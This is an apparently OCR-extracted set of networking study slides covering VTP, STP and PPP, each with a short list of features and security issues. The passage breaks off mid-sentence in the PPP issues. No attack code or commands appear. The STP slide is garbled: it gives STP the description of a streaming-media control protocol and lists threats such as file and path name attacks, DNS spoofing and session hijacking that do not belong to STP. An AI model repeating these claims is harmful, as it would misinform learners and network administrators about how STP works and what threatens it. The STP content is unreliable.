
VLAN Trunking Protocol (VTP)

- VTP is a messaging protocol developed by Cisco. It is used to **exchange VLAN information** across trunk links
- It works on the **data link layer** of OSI model
- It allows the network manager to **distribute a VLAN configuration** to all switches in the same domain
- It stores the VLAN configuration in the VLAN database
- It supports **Plug-and-play configuration** when adding new VLANs

Security issues:

- It is vulnerable to DoS attacks
- There can be Integer wrapping in VTP revision
- The Buffer Overflow vulnerability exists in the VTP VLAN name

Notes:




STP (Spanning Tree Protocol)

- STP (Spanning Tree Protocol) is a layer 2, network protocol that **runs on bridges and switches**
- The network control protocol is designed for use in entertainment and communications systems to control streaming media servers

Security issues:

STP can be vulnerable to:

- Man-in-the-middle attacks
- Attacks on file and path name
- DNS Spoofing
- Denial-of-service attacks
- Session hijacking
- Authentication mechanism



Point-to-point Protocol (PPP)


- PPP is a **data link layer protocol** that provides a standard way of data transfer between two directly connected nodes (Point-to-point), without any networking devices in between
- It is used mostly for heavier and **faster connections** and provides transmission encryption, connection authentication, and compression
- Different physical networks, such as phone lines, cellular telephones, fiber optics, and serial cables, use PPP
- It **uses two authentication protocols** to authenticate or secure connections: the Password Authentication Protocol (PAP) and the Challenge Handshake Authentication Protocol (CHAP)

Issues:

- The protocol does not provide flow control and allows the senders to send several frames in quick 